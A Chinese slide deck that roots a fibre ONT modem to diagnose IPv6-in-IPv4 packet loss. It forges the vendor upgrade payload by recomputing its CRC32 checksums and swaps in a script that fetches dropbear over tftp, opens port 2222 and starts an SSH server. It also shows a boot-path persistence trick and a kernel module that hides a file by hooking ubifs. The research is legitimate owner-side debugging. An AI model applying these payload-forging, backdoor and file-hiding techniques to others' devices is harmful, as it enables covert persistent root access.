嵌入式Linux系统 IPv6-in-IPv4美句问题浅析

By Ft2-team 刘振君 南开大学

指导教师: 李晓岚 Ft2-team 首席技术官

其他合作者

硕士三年级在读

创始人 Ft2-team 周文嘉 彭杨益 负责人 Ft2-team 技术专家 胡自军 Ft2-team

hTC

https://free-time-team.github.io

October 21st 2017 Tsinghua University

PART ONE 背景介绍

PART THREE 初步探索



PART TWO Pwn ONT设备

> PART FOUR 完美解决



Pwn

- 是一个骇客语法的俚语词, 引申"own", 发音为"砰"
- 2 是指攻破设备或者系统,获取目标设备的控制权限
- 著名赛事包括Pwn2Own以及GeekPwn



- 表示无源光纤网络(Passive Optical Network):是指光配线网中不含有任何电子器件及电子电源,ODN全部由光分路器(Splitter)等无源器件组成,不需要贵重的有源电子设备。
- 2 户外采用无源器件, 減少电磁信号的影响, 減少线路和外部设备故障率, 提高可靠性, 所有信号处理都在交换机和室内设备解决。造价低, 但是传输距离短, 覆盖范围广。不过好在不用人维护。

П

04

PON结构


01 OLT: 光线路终端--位于中心控制站


02 ONU: 光网络单元--所有用户

ODN: 光配线网--位于OLT和ONU之间

ONT: 光网络终端--直接位于用户端

EMS:网元管理系统--点到多点的树形拓扑结构








光猫

- 光猫也称为单端口光端机,是针对特殊用户环境而设计的产品,它利用一对光纤进行单E1或单V.35或单10BaseT点到点式的光传输终端设备
- 更快, 更快, 更快! 光纤网络/光信号专用的猫



Pwn ONT设备



初步猜测




更换设备后,很快发现访问IPv6出现困难,完全不能打开网页,马上使用ping6进行诊断



每16个数据包会丢掉其中的15个, 仅有一个通过, 丢包率高达15/16=93.75%

```
leexiaolan@localhost $ ping6 2001:4860:4860::8888
PING 2001:4860:4860::8888(2001:4860:4860::8888) 56 data bytes
64 bytes from 2001:4860:4860::8888: icmp_seq=1 tt1=56 time=416 ms
64 bytes from 2001:4860:4860::8888: icmp_seq=17 tt1=56 time=419 ms
64 bytes from 2001:4860:4860::8888: icmp_seq=33 tt1=56 time=415 ms
64 bytes from 2001:4860:4860::8888: icmp_seq=49 tt1=56 time=423 ms
64 bytes from 2001:4860:4860::8888: icmp_seq=65 tt1=56 time=427 ms
64 bytes from 2001:4860:4860::8888: icmp_seq=65 tt1=56 time=427 ms
64 bytes from 2001:4860:4860::8888: icmp_seq=80 tt1=56 time=426 ms
64 bytes from 2001:4860:4860::8888: icmp_seq=96 tt1=56 time=358 ms
67 c
--- 2001:4860:4860::8888 ping statistics ---
97 packets transmitted, 7 received, 92% packet loss, time 96013ms
rtt min/avg/max/mdev = 358.180/412.373/427.908/22.604 ms
```



|Pwn ONT设备|




初步猜测

委包)问题与GFN元法



初步猜测





旧的ONT设备不会出现丢包现象



整个网络链路自己只更换了ONT设备





使用外设----昂贵不可行

引起丢包的可能是ISP的局端设备(不可控)或者新的ONT(嫌疑最大)

|Pwn ONT设备|




尝试UART

抓包软件----交叉编译tcpdump

Pwn ONT设备抓包

root shell----登陆ONT的terminal





运行Linux内核的嵌入式设备一般都有一个UART debug port----用来登陆shell



两个电阻R231和R232缺失----自己焊接阻值为100欧姆的两个电阻



波特率是115200,用户名是root,密码是admin----试探法



通过Su进入特权模式,发现busybox下的很多命令并不可用---- 阉割版的shell



阶段总结



排除GFW的嫌疑,锁定新换的ONT设备



不能直接通过Debug UART Port登陆root shell



获取真正的root shell还可以使用如下方式:

焊下芯片离线读写Flash

使用jTAG直接读写Flash

使用Flash编程器在线读写Flash

找Web管理页面或命令行参数注入漏洞

中断uboot, 得到uboot cli, 修改Flash或从网络加载kerne

修改firmware升级包,WAP>提示符下使用load pack升级

厂商隐藏的其它后门



阶段总结

REDICUARTEPWN ONT HG8120CEIX

|Pwn ONT设备|



维护使能工具



用于厂商售后,开启设备的维护模式,并关闭防火墙对telnet 23端口的访问限制

使能后能做什么



使能工具如何和设备交互. 发出使能命令



工作原理

对exe进行逆向工程



抓包分析其发送的数据

```
D:\tmp>dumpbin /summary ONT.exe
```

Microsoft (R) COFF Binary File Dumper Version 6.00.8447

Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

Dump of file D:\tmp\ONT.exe

File Type: EXECUTABLE IMAGE

Summary

2000 .text 2000 HWB8zPlw 1000 LEXmTyln 216000 QrVbjeUa 20E000 1S8TSGXu 29000 niBTgJWZ 1000 sfW0L9wz

```
11:26:03.559243 IP 192.168.1.2.819 > 255.255.255.255.6877: UDP, length 244 11:26:03.568366 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220 11:26:03.770581 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220
```

11:26:03.771255 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220 11:26:03.803305 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220

11:26:03.805057 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220

11:26:03.805933 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220

11:26:03.836141 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220

11:26:03.836869 IP 192.168.1.2.918 > 224.0.0.99.4891: UDP, length 1220



拼接payload.bin

根据抓包第一个包和最后一个包确定数据边界,使用dd命令可以从维护使能工具里找出有效的数据载荷

```
leexiaolan@localhost $ strings payload.bin
HWNP
120 | 130 | 140 | 141 | 150 | 160 | 170 | 171 | 180 | 190 | 181 | 141 | 140 | 180 | 100 | 1F1 | 201 | 211 | 221 | 230 | 240 | 260 | 261 | 270 | 271 | 280 | 281 | 291 | 241 | 431 |
file:/var/UpgradeCheck.xml
UPGRDCHECK
file:/mnt/jffs2/equipment.tar.gz
MODULE
file:/mnt/jffs2/ProductLineMode
UNKNOWN
file:/mnt/jffs2/TelnetEnable
UNKNOWN
file:/tmp/duit9rr.sh
UNKNOWN
file:/var/efs
poo2
#! /bin/sh
var_etc_version_file="/etc/version"
var_etc_version=""
var_version_1="V100R006C00SPC130"
var version 2="V200R006C00SPC130"
var_version_3="V300R013C00SPC106"
var_version_4="V300R013C10SPC108"
var etc version V=""
var etc version R=""
```



维护使能工具工作原理

```
#设置打开telnet的控制节点
HW Open Telnet Ctree Node()
   var node telnet=InternetGatewayDevice. X HW Security. AclServices
   #set telnet
   EnableLanTelnetValue="1"
   cp -f $var jffs2 current ctree file $var current ctree bak file
   $var_pack_temp_dir/aescrypt2 1 $var_current_ctree_bak_file $var_current_ctree_file_tmp
   mv $var_current_ctree_bak_file $var_current_ctree_bak_file".gz"
    gunzip -f $var_current_ctree_bak_file".gz"
   #set TELNETLanEnable
   cfgtool set $var current ctree bak file $var node telnet TELNETLanEnable $EnableLanTelnetValue
   if [ 0 -ne $? ]
    then
        echo "ERROR::Failed to set TELNETLanEnable!"
   fi
   #encrypt var default ctree
    gzip -f $var current ctree bak file
    mv $var_current_ctree_bak_file".gz" $var_current_ctree_bak_file
   $var pack temp dir/aescrypt2 0 $var current ctree bak file $var current ctree file tmp
   rm -f $var jffs2_current_ctree_file
   cp -f $var current ctree bak file $var jffs2 current ctree file
   return 0
```

给ONT设备发送了一个shell脚本来开启telnet----执行任意代码的入口



初步Pwn ONT的思路



分析payload的文件结构



修改payload中的脚本,运行自定义代码



使用原始工具使能telnet后, 通过telnet终端使用load pack命令从FTP或TFTP加载修改过的payload



维护使能工具必须在未接入运营商网络的情况下使用,而load pack没有这个限制



目标设备是否进行合法性检查----不改变脚本的功能和大小

WAP>load pack by tftp svrip 192.168.1.2 remotefile payload-mod.bin success!

WAP>Software Operation Faild!RetCode=0xf7204039!




初步Pwn ONT的思路

ONT減合金对payload延行合法性验测 鼎要知道数据被验的源法信息-CRC32



解剖payload文件结构




ASCII字符串很像文件名

文件数据 一起始地址+偏移量

```
0000990: 0000 0000 3c75 7067 7261 6465 6368 6563 .... \langle upgradechec 00009a0: 6b3e 0d0a 3c48 6172 6456 6572 4368 6563 k\rangle ... \langle HardVerChec 00009b0: 6b20 4368 6563 6b45 6e61 626c 653d 2230 k CheckEnable="0 00009c0: 223e 0d0a 3c49 6e63 6c75 6465 4c69 7374 "\rangle ... \langle IncludeList 00009d0: 2045 6e61 626c 653d 2231 222f 3e0d 0a3c Enable="1"/\rangle ... \langle 0000d90: 2045 6e61 626c 653d 2230 222f 3e0d 0a3c Enable="0"/\rangle ... \langle 0000d90: 2143 6667 4368 6563 6b3e 0d0a 3c2f 7570 //CfgCheck\rangle ... \langle upgradecheck \rangle ... \langle 0000db0: 6772 6164 6563 6865 636b 3e0d 0a0d 0a0d gradecheck \rangle ... \langle ... \langle 3... \langle 3... \langle 3... \langle 3... \langle 4... \langle
```



解剖payload文件结构



ASCII字符串很像文件名

文件数据一起始地址+偏移量

猜想并验证剩余四个字节是CRC校验码

leexiaolan@localhost \$ dd if=payload-mod.bin of=UpgradeCheck.xml bs=1 skip=\$((0x994)) count=\$((0x42d)) 1069+0 records in 1069+0 records out 1069 bytes (1.1 kB) copied, 0.00196642 s, 544 kB/s leexiaolan@localhost \$ crc32 UpgradeCheck.xml 52ee2f6d

阶段性结论----得到前12字节的含义



解剖payload文件结构

。我们需要修改是这个 duit9rr.sh 文件:

00006c0: 0000 0000 0400 0000 40c0 460e d156 0100F..V..


```
00006d0: c112 0000 6669 6c65 3a2f 746d 702f 6475 ....file:/tmp/du
00006e0: 6974 3972 722e 7368 0000 0000 0000 0000 it9rr.sh......

leexiaolan@localhost $ dd if=payload-mod.bin of=duit9rr.sh bs=1 skip=$((0x156d1)) count=$((0x12c1)) 4801+0 records in
4801+0 records out
4801 bytes (4.8 kB) copied, 0.00834645 s, 575 kB/s
leexiaolan@localhost $ crc32 duit9rr.sh
74aae506
```

基于新文件修改CRC32校验码并填充到对应位置



解剖payload文件结构



使用load pack加载修改过后的payload.bin任然出现完整性就校验错误

WAP>load pack by tftp svrip 192.168.1.2 remotefile payload-mod.bin success!

WAP>Software Operation Faild!RetCode=0xf7204039!

猜想bin文件开头的几十个字节的含义: 魔数+头部长度+第一个文件偏移+文件个数

其余两个四字节的数据 0xc1ce7077 和 0x88f67efc是表示什么??? 猜想是:某段数据的 CRC32 校验信息----暴力枚举法逐段进行验证

|Pwn ONT设备|

SVS

解剖payload文件结构

```
#!/usr/bin/env python2
from __future__ import print_function
import sys
import zlib
with open(sys.argv[1], 'rb') as f:
  data = f. read()
expectedCrc32 = int(sys.argv[2], base=0)
for i in xrange(0, len(data)):
  crc32 = 0
  for j in xrange(i, len(data)):
    crc32 = zlib. crc32(data[i], crc32)
    if expectedCrc32 == crc32 & 0xffffffff:
      print('Found at %s[0x\%x:0x\%x].' % (sys. argv[1], i, j + 1))
      sys. exit(0)
leexiaolan@localhost $ time ./findcrc32 payload.bin 0xc1ce7077
Found at payload.bin[0xc:0x169d6].
        0m0.432s
real
        0m0, 427s
user
        0m0, 004s
SYS
leexiaolan@localhost $ time ./findcrc32 payload.bin 0x88f67efc
Found at payload. bin[0x14:0x994].
        0m0.039s
real
        0m0.034s
user
        0m0.008s
```



```
2b0 70 6d 65 6e 74 2e 74 61 72 2e 67 7a 00 00 00 00
```

```
#!/usr/bin/env python2
from __future__ import print_function
import sys
import zlib

with open(sys.argv[1], 'rb') as f:
    data = f.read()
start = int(sys.argv[2], base=0)
end = int(sys.argv[3], base=0)
crc32 = 0
for i in xrange(start, end):
    crc32 = zlib.crc32(data[i], crc32)

print('Found crc32 between %x and %x is %x.' % (start, end,crc32 ))
sys.exit(0)

$ time ./calcrc32 payload-mod.bin  0xc  0x169d6

$ time ./calcrc32 payload-mod.bin  0x14  0x994
```

基于修改过的bin文件,分别针对上述两个区间, 计算出相应的CRC32校验码,并存放到bin相应的位置

WAP>load pack by tftp svrip 192.168.1.2 remotefile payload-mod.bin success!

WAP>Software Operation Successful!RetCode=0x0!



将 duit9rr.sh 改成如下脚本:

#!/bin/sh

tftp -g 192.168.1.2 -r dropbear -1 /tmp/dropbear tftp -g 192.168.1.2 -r hostkey -1 /tmp/hostkey tftp -g 192.168.1.2 -r rsa.pub -1 /tmp/authorized_keys iptables -I INPUT -p tcp --dport 2222 -j ACCEPT chmod 777 /tmp/dropbear chmod 600 /tmp/authorized_keys /tmp/dropbear -r /tmp/hostkey -p 2222



修正上述三个 CRC32 校验值



多余字节用空白字符填充



使得光猫支持SSH登录—dropbear是一个轻量级的SSH服务器



维护使能工具开启后,进入telnet终端通过tftp命令将dropbear从PC下载到ONT设备上



在PC上使用SSH登陆ONT 设备

leexiaolan@localhost \$ ssh root@192.168.1.1 -p 2222

BusyBox v1.18.4 (2015-06-27 14:02:58 CST) built-in shell (ash) Enter 'help' for a list of built-in commands.


profile close core dump
WAP(Dopra Linux) # id
uid=0(root) gid=0(root) groups=0(root)
WAP(Dopra Linux) # cat /etc/wap/wap_version
V800R015C10SPC189B001




戴勁Pwned ONT设备



网络拓扑结构





路由器还充当 tunnel client 的角色



ONT使用 PPPoE 拨号到ISP获取公网IP 119.x.x.x



做NAT到内网192.168.1.0/24

ONT内部抓包

- 交叉编译静态链接 tcpdump
- 基于获取到的root shell, 运行./tcpdump -i any -w ipv6-drop.pcap

同时在路由器上运行 ping6 2001:4860:4860::8888, 来产生 IPv6-in-IPv4 流量

```
1 IP 192.168.1.88 > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
2 IP 119.x.x.x > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
3 PPPoE [ses 0x6f29] IP 119.x.x.x > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
4 PPPoE [ses 0x6f29] IP 74.x.x.x > 119.x.x.x: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
5 IP 74.x.x.x > 119.x.x.x: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
6 IP 74.x.x.x > 192.168.1.88: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
7 IP 74.x.x.x > 192.168.1.88: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
8 PPPoE [ses 0x6f29] IP 192.168.1.88 > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 2, length 64
9 PPPoE [ses 0x6f29] IP 192.168.1.88 > 74.x.x.x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 3, length 64
```

只有 seq 1 的ping收到了回复,这与路由器上 ping6 的输出结果一致。

分析数据包

```
1 IP 192.168.1.88 > 74. x. x. x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
2 IP 119. x. x. x > 74. x. x. x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
3 PPPoE [ses 0x6f29] IP 119. x. x. x > 74. x. x. x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
4 PPPoE [ses 0x6f29] IP 74. x. x. x > 119. x. x. x: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
5 IP 74. x. x. x > 119. x. x. x: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
6 IP 74. x. x. x > 192.168.1.88: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
7 IP 74. x. x. x > 192.168.1.88: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
8 PPPoE [ses 0x6f29] IP 192.168.1.88 > 74. x. x. x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 2, length 64
9 PPPoE [ses 0x6f29] IP 192.168.1.88 > 74. x. x. x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 3, length 64
```

与 seq 1 相关的数据包是标号1-7号。仔细分析这7个包, 正常流程是这样的:

- 从路由器192.168.1.88出来的数据包,目的IP是tunnel server 74.x.x.x,其中封装了IPv6流量
- ONT对数据包进行NAT,将源IP改成ONT PPPoE获取的公网IP
- 通过PPPoE协议将数据包封装发送到光路。到此上行流量已经离开ONT
- PPPoE收到从tunnel server发出的ping echo相关的数据包
- 从PPPOE解包后的IP数据包,目的IP是119.x.x.x, ONT的公网IP
- ONT对数据进行NAT, 将目的IP改写成192.168.1.88
- 数据包从ONT Lan口去到路由器



```
1 IP 192.168.1.88 > 74. x. x. x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
2 IP 119. x. x. x > 74. x. x. x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
3 PPPoE [ses 0x6f29] IP 119. x. x. x > 74. x. x. x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 1, length 64
4 PPPoE [ses 0x6f29] IP 74. x. x. x > 119. x. x. x: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
5 IP 74. x. x. x > 119. x. x. x: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
6 IP 74. x. x. x > 192.168.1.88: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
7 IP 74. x. x. x > 192.168.1.88: IP6 2001:4860:4860::8888 > 2001:xxxx::2: ICMP6, echo reply, seq 1, length 64
8 PPPoE [ses 0x6f29] IP 192.168.1.88 > 74. x. x. x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 2, length 64
9 PPPoE [ses 0x6f29] IP 192.168.1.88 > 74. x. x. x: IP6 2001:xxxx::2 > 2001:4860:4860::8888: ICMP6, echo request, seq 3, length 64
```

出现的问题包括:

- 非正常流量8和9,直接就将流量封装在PPPoE协议中
- 没有对其中IP流量进行NAT转换,直接使用路由器的内网IP 192.168.1.88当做源IP----ISP端如何处理?
- ONT是肯定收不到数据回包
- Lan的流量没有到达ONT Lan 口,就被网卡驱动程序封装在PPPoE协议中,直接注入ppp网络接口中去了。
- 然而ISP并未启用IPv6
- 驱动没有对未启用IPv6的情况进行测试,进而导致这样的问题



初步解决方案

01 ONT有一个上网模式是桥接

02 使用桥接后,ONT不进行PPPOE拨号

03 通过路由器来拨号上网

ONT连ppp网络接口都没有了一有bug的驱动就不再生效




最后使用希接绕过有bug的驱动

完美解决

完美解决







Ismod列出的模块众多

也可能问题模块是作为built-in编译在内核里面

把整个lsmod列出的所有模块都检查一遍, 一边运行ping6 ipv6.google.com, 一边一个一个模块进行移除,观察ping6反馈的结果

完美解决





永久root shell

如何保证设备掉电重启后, 自动移除这三个引起问题的模块?

tmpfs在设备掉电重启后消失

设备在/mnt/jffs2上挂载了闪存文件系统ubifs

将root shell及其所需的文件保存在这个路径下 即使设备掉电文件也不会消失重启后



实现自启动

位于根文件系统--squashfs只读文件系统

修改/etc/rc.d下的启动脚本

风险比较高,不能fail safe--设备变砖

将启动命令文件存储在/mnt/jffs2路径下,诱导某个系统程序在启动过程中来执行之 这样可以避免损坏rootfs



寻找可能被诱导的程序

跟随系统的启动脚本流程,仔细检查每个可能的切入点

- 可能的切入点在/etc/rc.d/rc.start/1.sdk init.sh的第76行,如果文件/mnt/jffs2/Equip.sh存在,就运行/bin/Equip.sh 76 [-f /mnt/jffs2/Equip. sh] && /bin/Equip. sh && exit
- 继续查看/bin/Equip.sh,发现文件最后一行会执行aging程序—经对比,有可能破坏其他功能 /mnt/jffs2/equipment/bin/aging &
- 继续检查1.sdk init.sh, 426行代码如下:

/mnt/jffs2/Equip.sh /bin/hw ldsp cfg进行分析 /mnt/jffs2/flashtest 执行/mnt/jffs2/equipment/bin/prbstest程序

```
426 #start for hw ldsp cfg进行单板差异化配置,必须放在前面启动
427 iLoop=0
428 echo -n "Start 1dsp user..."
429 if [ -e /bin/hw_ldsp_cfg ]
430 then
     hw ldsp cfg &
432
     while [ $iLoop -1t 50 ] && [ ! -e /var/hw ldsp tmp.txt ]
433
434
       #echo $iLoop
       iLoop=$(( $iLoop + 1 ))
435
436
       sleep 0.1
437
     done
438
439
     if [ -e /var/hw ldsp tmp.txt ]
440
     then
441
         rm -rf /var/hw ldsp tmp.txt
442
     fi
443 fi
```



永久VS系统原有行为

跟装备模式--行为改变---太多不确定性--系统原有行为被破坏

/mnt/jffs2/Equip.sh这个文件存在表明设备处于"装备模式"----启动我们的程序后,需要将此文件删除

需要它存在才能执行

/mnt/jffs2/equipment/bin/prbstest



如果他存在, 又走不到426行, 无法执行 /mnt/jffs2/equipment/bin/prbstest

- hw_ldsp_cfg是elf文件,使用open系统调用检查文件的存在性
- 1.sdk_ini.sh76行使用shell脚本的[-f/mnt/jffs2/Equip.sh]来测试存在并且是普通文件

永久 VS 系统原有行为

创建一个改合文件或管道等非普通文件



真正永久化

第二次设备重启后就不会工作了,因为为了尽可能保持系统原有行为, /mnt/jffs2/Equip.sh已经被我们删除了

/mnt/jffs2/Equip.sh这个文件存在表明设备处于"装备模式"----启动我们的程序后,需要将此文件删除

保持系统原有行为就必须使得 Equip. sh不存在。 不处于装备模式



自启动要持久, 特殊文件 Equip. sh就必须保留在ubifs文件系统上

当我们的程序运行起来后,插入一个内核模块, 劫持对ubifs文件系统的访问

- 将/mnt/jffs2/Equip.sh隐藏起来, 但实际文件还存在
- 重启后到插入我们的劫持模块前文件是可见的



文件系统劫持原理

```
#define HIJACK PATH "/dev/mtd2ro'
                                                                                              static void hijackCleanup(void)
                                                                                        60
     #define HIJACK SYMBOL NAME "ubifs symlink inode operations"
18
                                                                                        61
                                                                                            □ {
19
                                                                                        62
                                                                                                  hook (followLink);
     typedef void* (*FollowLinkProc)(struct dentry*, struct nameidata*);//函数指针
                                                                                         63
     static FollowLinkProc followLink;//定义了一个函数followLink
21
                                                                                        64
                                                                                              module exit(hijackCleanup);
22
                                                                                        65
23
   static void* hookedFollowLink(struct dentry* dentry, struct nameidata* nd) {
                                                                                        66
                                                                                              MODULE DESCRIPTION (DRV DESCRIPTION);
         followLink (dentry, nd);//原本在该函数后面会执行其他正常流程,一旦发现HIJACK PATH "/
24
                                                                                        67
                                                                                              MODULE AUTHOR (DRV COPYRIGHT);
        printk(KERN ERR DRV NAME ": symbol link %s.\n", nd get link(nd));
25
                                                                                              MODULE LICENSE ("GPL");
                                                                                        68
26
        if(strcmp(nd get link(nd), HIJACK PATH)){
27
            return NULL;
28
         }else{
29
            printk(KERN ERR DRV NAME ": oops!\n");
            return (void*)-ENOENT;
31
32
34
   ⊟static int hook(void* value) {
         struct inode operations* ops = (struct inode operations*) kallsyms lookup name(HIJACK SYMBOL NAME);//获取ubifs symlink inode operations对应的文件操
                                                                                                      //struct inode operations* ops
36
        if(NULL == ops) {
            printk(KERN ERR DRV NAME ": can not find " HIJACK SYMBOL NAME ".\n");
39
            return ENOENT;
40
41
         followLink = ops->follow link;//缓存默认对符号连接进行操作的函数的入口地址
         printk(KERN ERR DRV NAME ": follow link = %p\n", followLink);
42
        if(NULL != followLink) {
43
            ops->follow link = value;//将预定义的劫持函数hookedFollowLink赋值给原本对符号链接进行处理的函数指针成员,
44
                                      //效果就是每当访问/dev/mtd2ro的时候,就直接printk(KERN ERR DRV NAME ": oops!\n");达到劫持访问的目的!
45
46
            //clean dcache area(&ops->follow link, 4);
47
            // asm volatile ("dsb" : : "memory");
            printk (KERN ERR DRV NAME ": good luck %p!\n", value);
48
49
            return 0;
51
         return ENOENT;
52
```

```
static int init hijackInit(void)
54
   □ {
55
         printk(KERN ERR DRV NAME ": loading...\n");
         return hook (&hookedFollowLink);
56
57
58
     module init(hijackInit);
59
```



完整流程

- 创建符号链接/mnt/jffs2/Equip.sh,将其指向设备文件/dev/mtd2ro,这样保证[-f /mnt/jffs2/Equip.sh]失败
- 创建空文件/mnt/jffs2/flashtest
- 创建自启动文件/mnt/jffss/equipment/bin/prbstest, 在其中实现:

检查failsafe文件是否存在,如果存在立即退出

创建failsafe文件

插入劫持模块hijack.ko—保证原有行为

移除l3sfwd ipv6, rawip adpt和l3sfwd三个模块,解决IPv6-in-IPv4丢包问题

启动dropbear, 实现持久root shell

启动正常,移除failsafe文件-保证下次重启后自启动继续得到执行

prbstest的任务



总结与展望

- 1. 怀疑并判断GFW
- 2. 锁定ONT 设备
- 3. 确定内部抓包方案
- 4. 尝试UART登陆终端进行Pwn
- 5. 确定借助维护使能工具进行Pwn ONT设备
- 6. **抓包拼接**payload. bin
- 7. 分析payload得到shell脚本内容

8. 交叉编译tcpdump以及dropbear

9. 自定义root shell 脚本并加载修改过的payload

